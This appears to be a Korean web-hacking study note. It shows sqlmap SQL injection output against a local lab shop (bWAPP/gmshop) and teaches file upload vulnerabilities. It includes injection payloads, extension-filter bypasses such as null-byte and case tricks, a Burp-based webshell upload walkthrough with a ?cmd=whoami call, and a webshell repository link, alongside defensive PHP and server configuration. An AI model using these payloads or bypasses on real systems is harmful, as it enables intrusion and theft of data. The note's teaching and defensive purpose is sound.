[10:48:06] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:48:06] [INFO] target URL appears to have 19 columns in query
[10:48:07] [INFO] GET parameter 'boardIndex' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'boardIndex' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 94 HTTP(s) requests:
---
Parameter: boardIndex (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: boardIndex=6 AND 8798=8798

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: boardIndex=6 AND (SELECT 6761 FROM (SELECT(SLEEP(5)))pfsZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 19 columns
    Payload: boardIndex=-2300 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b7071,0x50616b755770546c776a596a4d63616a594e6a476246534858624147595164556175736164556650,0x717a767671),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:48:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[10:48:09] [INFO] fetching database names
[10:48:09] [INFO] retrieved: 'information_schema'
[10:48:09] [INFO] retrieved: 'bWAPP'
[10:48:09] [INFO] retrieved: 'drupageddon'
[10:48:09] [INFO] retrieved: 'gmshop'
[10:48:09] [INFO] retrieved: 'mysql'
available databases [5]:
[*] bWAPP
[*] drupageddon
[*] gmshop
[*] information_schema
[*] mysql

[10:48:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.206.128'

[*] ending @ 10:48:09 /2025-12-10/
# gmshop 데이터베이스 내 테이블 조회
┌──(kali㉿kali)-[~]
└─$ sudo sqlmap -u "http://192.168.206.128/gm/board_list.php?boardIndex=6" --cookie="security_level=0; PHPSESSID=7f1540f6ad2487b28088bb413ba05847" -D gmshop --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:50:05 /2025-12-10/
[10:50:05] [INFO] testing connection to the target URL
[10:50:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:50:06] [INFO] testing if the target URL content is stable
[10:50:06] [INFO] target URL content is stable
[10:50:06] [INFO] testing if GET parameter 'boardIndex' is dynamic
[10:50:06] [INFO] GET parameter 'boardIndex' appears to be dynamic
[10:50:07] [WARNING] reflective value(s) found and filtering out
[10:50:07] [INFO] heuristic (basic) test shows that GET parameter 'boardIndex' might be injectable
[10:50:07] [INFO] heuristic (XSS) test shows that GET parameter 'boardIndex' might be vulnerable to cross-site scripting (XSS) attacks
[10:50:07] [INFO] testing for SQL injection on GET parameter 'boardIndex'
[10:50:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:50:08] [INFO] GET parameter 'boardIndex' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="iframe")
[10:50:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:50:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:50:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:50:19] [INFO] GET parameter 'boardIndex' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:50:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:50:22] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:50:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:50:23] [INFO] target URL appears to have 19 columns in query
[10:50:24] [INFO] GET parameter 'boardIndex' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'boardIndex' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 97 HTTP(s) requests:
---
Parameter: boardIndex (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: boardIndex=6 AND 9769=9769
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: boardIndex=6 AND (SELECT 9525 FROM (SELECT(SLEEP(5)))ENIQ)
Type: UNION query
Title: Generic UNION query (NULL) - 19 columns
Payload: boardIndex=-4023 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171627671,0x594f6f774d524c724d52574a7a6f564c546961764270494549677a4d4174695a6f4e734576774859,0x716a716b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:50:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[10:50:26] [INFO] fetching tables for database: 'gmshop'
[10:50:26] [INFO] retrieved: 'GM_Counter'
[10:50:26] [INFO] retrieved: 'GM_PG_dacom'
[10:50:26] [INFO] retrieved: 'admin'
[10:50:26] [INFO] retrieved: 'banner'
[10:50:27] [INFO] retrieved: 'bbs_data'
[10:50:27] [INFO] retrieved: 'bbs_list'
[10:50:27] [INFO] retrieved: 'cart'
[10:50:27] [INFO] retrieved: 'category'
[10:50:27] [INFO] retrieved: 'category_banner'
[10:50:27] [INFO] retrieved: 'color'
[10:50:27] [INFO] retrieved: 'comment'
[10:50:27] [INFO] retrieved: 'compare'
[10:50:27] [INFO] retrieved: 'design'
[10:50:27] [INFO] retrieved: 'design_goods'
[10:50:27] [INFO] retrieved: 'good_board'
[10:50:27] [INFO] retrieved: 'good_board_comment'
[10:50:27] [INFO] retrieved: 'goods'
[10:50:27] [INFO] retrieved: 'goods_comment'
[10:50:27] [INFO] retrieved: 'interest'
[10:50:27] [INFO] retrieved: 'ipblock'
[10:50:27] [INFO] retrieved: 'mailing_list'
[10:50:27] [INFO] retrieved: 'member'
[10:50:27] [INFO] retrieved: 'member_withdraw'
[10:50:27] [INFO] retrieved: 'notice'
[10:50:27] [INFO] retrieved: 'page'
[10:50:27] [INFO] retrieved: 'patch'
[10:50:27] [INFO] retrieved: 'patchDetail'
[10:50:27] [INFO] retrieved: 'point_table'
[10:50:27] [INFO] retrieved: 'poll'
[10:50:27] [INFO] retrieved: 'position'
[10:50:27] [INFO] retrieved: 'postzip'
[10:50:27] [INFO] retrieved: 'smsinfo'
[10:50:27] [INFO] retrieved: 'sub_design'
[10:50:28] [INFO] retrieved: 'today_view'
[10:50:28] [INFO] retrieved: 'trade'
[10:50:28] [INFO] retrieved: 'trade_goods'
[10:50:28] [INFO] retrieved: 'trade_temp'
[10:50:28] [INFO] retrieved: 'trans_add'
[10:50:28] [INFO] retrieved: 'up_file'
[10:50:28] [INFO] retrieved: 'userSrcEdit'
[10:50:28] [INFO] retrieved: 'webmail_admin'
[10:50:28] [INFO] retrieved: 'webmail_adr'
[10:50:28] [INFO] retrieved: 'webmail_adr_grp'
[10:50:28] [INFO] retrieved: 'webmail_mail'
[10:50:28] [INFO] retrieved: 'webmail_mbox'
[10:50:28] [INFO] retrieved: 'webmail_pop3'
[10:50:28] [INFO] retrieved: 'webmail_reject'
Database: gmshop
[47 tables]
+--------------------+
| GM_Counter |
| GM_PG_dacom |
| admin |
| comment |
| member |
| page |
| position |
| banner |
| bbs_data |
| bbs_list |
| cart |
| category |
| category_banner |
| color |
| compare |
| design |
| design_goods |
| good_board |
| good_board_comment |
| goods |
| goods_comment |
| interest |
| ipblock |
| mailing_list |
| member_withdraw |
| notice |
| patch |
| patchDetail |
| point_table |
| poll |
| postzip |
| smsinfo |
| sub_design |
| today_view |
| trade |
| trade_goods |
| trade_temp |
| trans_add |
| up_file |
| userSrcEdit |
| webmail_admin |
| webmail_adr |
| webmail_adr_grp |
| webmail_mail |
| webmail_mbox |
| webmail_pop3 |
| webmail_reject |
+--------------------+
[10:50:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.206.128'
[*] ending @ 10:50:28 /2025-12-10/
2. 파일 업로드 취약점
2.1 개념 및 정의
파일 업로드 취약점이란?
웹 서비스의 첨부 파일 기능과 환경 설정 미흡을 이용하여 악의적인 스크립트가 포함된 파일을 업로드한 후, 웹 서버에 침투하는 취약점
공격의 목적
┌─ 1차 침투: 웹쉘 업로드
│ └─ 웹 서버 원격 제어 획득
│
├─ 2차 침투: 웹쉘을 통해 DB 연결정보 탈취
│ └─ 데이터베이스의 중요 데이터 획득
│
└─ 3차 공격: 페이지 변조
└─ <iframe>, <script> 삽입으로 악성코드 배포
└─ 악성코드 배포 경유지로 악용 출처-인프런_크리핵티브
서버에 있는 파일을 다운로드하는 기능에 대해서 비정상적인 파일을 다운로드 받도록 하는 취약점이다.
경로 이동 문자를 삽입해서 지정된 경로가 아닌 지정된 경로를 벗어난 경로에서 비정상적인 파일을 받게 한다.
정상적인 파일 다운로드 기능과 비정상적인 파일 다운로드 기능의 기준은 정상적인 경로인지, 아니면 지정된 경로를 벗어난 경로에서 다운로드하는 것인지가 있다.
2.2 웹쉘(WebShell) 정의
웹쉘이란?
- 정의: 원격에서 웹 서버를 제어하기 위한 목적으로 제작된 프로그램
- 현재 분류: 악성코드로 분류되어 탐지 대상
- 작동 방식: 웹 브라우저를 통해 서버에 직접 명령어 실행 가능
주요 웹쉘 언어
├─ PHP (php, php3, php5, phtml 등)
├─ JSP (Java Server Pages)
├─ ASP (.NET, Classic ASP)
└─ 기타 (Perl, Python 등)
유명한 웹쉘 및 함수
📦 잘 알려진 웹쉘 저장소
└─ https://github.com/tennc/webshell


🔧 PHP 웹쉘 주요 함수
├─ system()      - OS 명령어 실행
├─ exec()        - 명령어 실행 (결과 반환)
├─ shell_exec()  - 명령어 실행 (백틱 대체)
├─ passthru()    - 명령어 실행 (바이너리 데이터 처리)
├─ eval()        - PHP 코드 직접 실행 (매우 위험!)
├─ assert()      - 조건 평가 후 코드 실행
├─ include()     - 파일 포함 (RFI/LFI)
└─ file_get_contents() - 파일 내용 읽기
2.3 파일 업로드 취약점 발생 조건
조건 1: 확장자 검증 미흡
❌ 클라이언트 검증만 존재 (우회 가능)
<!-- HTML 클라이언트 측 검증 -->
<input type="file" accept=".jpg,.png,.gif">
<!-- 버프스위트로 POST 요청 가로채기 후 확장자 수정 가능 -->
우회 방법:
1. 정상 파일로 시작 (example.jpg)
2. 클라이언트 검증 통과
3. 서버 전송 직전에 확장자 변경
4. POST 요청에서 filename=example.php로 수정
5. 서버에는 .php 파일로 저장됨
❌ 서버 사이드 블랙리스트 방식 (우회 가능)
// 위험한 코드 - 블랙리스트 사용
$blocked = array('php', 'exe', 'sh');
$ext = pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION);

if (in_array($ext, $blocked)) {
    die('Not allowed');
}
우회 기법:
| 환경 | 우회 방법 |
|---|---|
| PHP | php3, php4, php5, phtml, phar, phps, pht, phpt |
| ASP | asp, aspx, asa, asx, as%70, ashx |
| 공통 | 대소문자: PHP, pHp, PhP, etc |
구체적인 우회 예시:
기본 필터: .php 차단

우회 방법 1 - 다른 PHP 확장자
⚠️ 입력: shell.php5
⚠️ 입력: shell.phtml
⚠️ 입력: shell.php3

우회 방법 2 - 대소문자 혼용
⚠️ 입력: shell.pHp
⚠️ 입력: shell.PHP
⚠️ 입력: shell.PhP

우회 방법 3 - null 바이트 (PHP 5.3.4 이전)
⚠️ 입력: shell.php%00.jpg
⚠️ 입력: shell.php\x00.jpg
조건 2: 업로드된 파일 위치 파악
❌ 취약한 구현:
GET /download.php?file=shell.php

✅ 안전한 구현:
GET /download.php?id=2
(데이터베이스에서 실제 경로 조회)
조건 3: 업로드 디렉토리에 스크립트 실행 권한 존재
# ❌ 취약한 상태
chmod 777 /var/www/html/uploads
# 모든 권한 허용 → 스크립트 실행 가능

# ✅ 안전한 상태
chmod 755 /var/www/html/uploads
# 읽기, 실행만 가능 (쓰기 제외)
2.4 파일 업로드 방어 기법
방법 1: 화이트리스트 확장자 검증 (필수)
<?php
// 좋은 예시 - 화이트리스트 방식
$allowed_extensions = ['jpg', 'jpeg', 'png', 'gif'];
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));

if (!in_array($ext, $allowed_extensions)) {
    die('Invalid file extension! Only jpg, jpeg, png, gif allowed.');
}

// 주의: php, phtml, php5 등 실행 가능한 확장자는 절대 허용하지 않음
?>
특징:
- 기본 정책: 거부 (Deny by Default)
- 명시된 파일만 허용 (상대적으로 안전)
- 새로운 공격 확장자 발견 시 빠르게 추가 가능
방법 2: MIME 타입 검증
<?php
// 파일의 실제 MIME 타입 확인
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
$allowed_mimes = ['image/jpeg', 'image/png', 'image/gif'];
finfo_close($finfo);

if (!in_array($mime, $allowed_mimes)) {
    die('Invalid MIME type! Only image files allowed.');
}

// 주의: $_FILES['file']['type']은 클라이언트에서 전송하므로 신뢰 불가
// 반드시 finfo 함수로 서버에서 검증
?>
주의사항:
$_FILES['type']: 클라이언트가 전송 → 신뢰 불가finfo_file(): 서버에서 검증 → 신뢰 가능
방법 3: 파일 콘텐츠 검증 (이미지)
<?php
// 실제 이미지 파일인지 확인
$image = getimagesize($_FILES['file']['tmp_name']);

if ($image === false) {
    die('Not a valid image file!');
}

// getimagesize() 반환값
// 0 => width
// 1 => height
// 2 => type (1=GIF, 2=JPG, 3=PNG, etc)
// 'mime' => MIME 타입
?>
장점:
- 이미지 헤더 검증으로 실제 이미지만 업로드
- PHP 코드가 삽입된 이미지 파일 차단
방법 4: 랜덤 파일명 생성 (경로 예측 방지)
<?php
// 원본 파일명 사용 금지 - 경로 예측 가능
// ❌ $filepath = 'uploads/' . $_FILES['file']['name'];

// 랜덤 파일명으로 저장
$ext = strtolower(pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION));
$random_filename = uniqid() . '_' . bin2hex(random_bytes(8)) . '.' . $ext;
$filepath = 'uploads/' . $random_filename;
move_uploaded_file($_FILES['file']['tmp_name'], $filepath);

// 데이터베이스에 원본 파일명과 저장명 매핑 저장
$original_filename = basename($_FILES['file']['name']);
// INSERT INTO files (original_name, saved_name) VALUES ('...', '...')

// 다운로드 시에는 ID로 접근
// GET /download.php?id=123 (데이터베이스에서 파일명 조회)
?>
효과:
❌ 예측 가능한 경로:
/uploads/shell.php
/uploads/malware.php

✅ 난수화된 경로:
/uploads/65a8c5d2e_a3f9b2c1d4e5f6g7.php
/uploads/65a8c9e7f_b4f8c3d2e1f9a8b7.php

공격자가 파일 위치를 알 수 없음!
방법 5: 업로드 디렉토리 보안 (매우 중요)
5-1. 디렉토리 권한 설정
# 업로드 디렉토리 권한 설정
chmod 755 uploads
chown www-data:www-data uploads

# 755 의미
# 7 (소유자) : 읽기(4) + 쓰기(2) + 실행(1) = 7
# 5 (그룹)  : 읽기(4) + 실행(1) = 5
# 5 (기타)  : 읽기(4) + 실행(1) = 5

# 쓰기 불가 → 파일 추가 생성 불가
5-2. Apache에서 PHP 실행 차단 (.htaccess)
# /uploads/.htaccess 파일 생성
<FilesMatch "\.(php|php3|php4|php5|phtml|phps|pht|phpt)$">
    Deny from all
</FilesMatch>

# 또는
AddType text/plain .php .php3 .php4 .php5
효과:
공격자가 shell.php를 업로드해도
브라우저에서 접속하면 다운로드됨
(실행되지 않음)
5-3. Nginx에서 PHP 실행 차단
# Nginx 설정
location ~* \.(php|php3|php4|php5|phtml|phps)$ {
    deny all;
}

# 업로드 디렉토리는 PHP 처리 불가
location /uploads {
    location ~ \.php$ {
        deny all;
    }
}
5-4. 디렉토리 목록 비활성화
# Apache - 디렉토리 인덱싱 비활성화
<Directory /var/www/html/uploads>
    Options -Indexes
</Directory>
효과:
❌ 공격자가 /uploads/에 접속하면
디렉토리 목록이 노출됨
(파일명 자동 발견)

✅ -Indexes 설정 후
403 Forbidden 에러 반환
(디렉토리 목록 비공개)
5-5 최고의 방법: 업로드 디렉토리를 웹 루트 외부에 배치
<?php
// 웹 루트: /var/www/html
// 업로드 디렉토리: /var/uploads (웹 루트 외부)

// 파일 저장
$filepath = '/var/uploads/' . $random_filename;
move_uploaded_file($_FILES['file']['tmp_name'], $filepath);

// 파일 다운로드
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="' . $original_filename . '"');
readfile('/var/uploads/' . $saved_filename);
?>
장점:
1. 웹 브라우저로 직접 접근 불가
2. 스크립트 실행 불가능
3. 디렉토리 목록 노출 불가
4. 서버의 직접 응답으로만 파일 제공
방법 6: 파일 크기 제한 (DoS 공격 방지)
6-1. PHP.ini 설정
# /etc/php/7.4/apache2/php.ini
upload_max_filesize = 2M    # 최대 업로드 크기
post_max_size = 2M          # POST 데이터 최대 크기
max_input_time = 60         # 입력 제한 시간
max_execution_time = 30     # 실행 제한 시간
6-2. 코드 레벨 검증
<?php
$max_size = 2 * 1024 * 1024;  // 2MB

if ($_FILES['file']['size'] > $max_size) {
    die('File size exceeds limit! Maximum: 2MB');
}

// PHP.ini 설정이 우선 적용되므로, 코드와 동일하게 설정
?>
2.5 파일 업로드 공격
공격 Step 1: 정상 이미지 파일 업로드
1. JPG 파일을 준비
2. 클라이언트 검증 통과 (이미지만 허용)
3. 서버에 업로드 시작
공격 Step 2: 버프스위트로 요청 가로채기
Burp Suite Proxy 활성화
POST /upload.php HTTP/1.1

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="image.jpg"
Content-Type: image/jpeg

[파일 바이너리 데이터]
공격 Step 3: 확장자 수정
filename="image.jpg" → filename="image.php" 변경
요청 Forward

공격 Step 4: 웹쉘 실행
http://target.com/uploads/image.php?cmd=whoami
→ id=www-data, uid=33 등 시스템 정보 출력
→ 웹 서버 제어 획득!
2.6 Quiz
이번에는 gm shop에서 웹 쉘 공격을 하려고 php 파일을 업로드하려고 한다.
근데 문제가 발생했다.
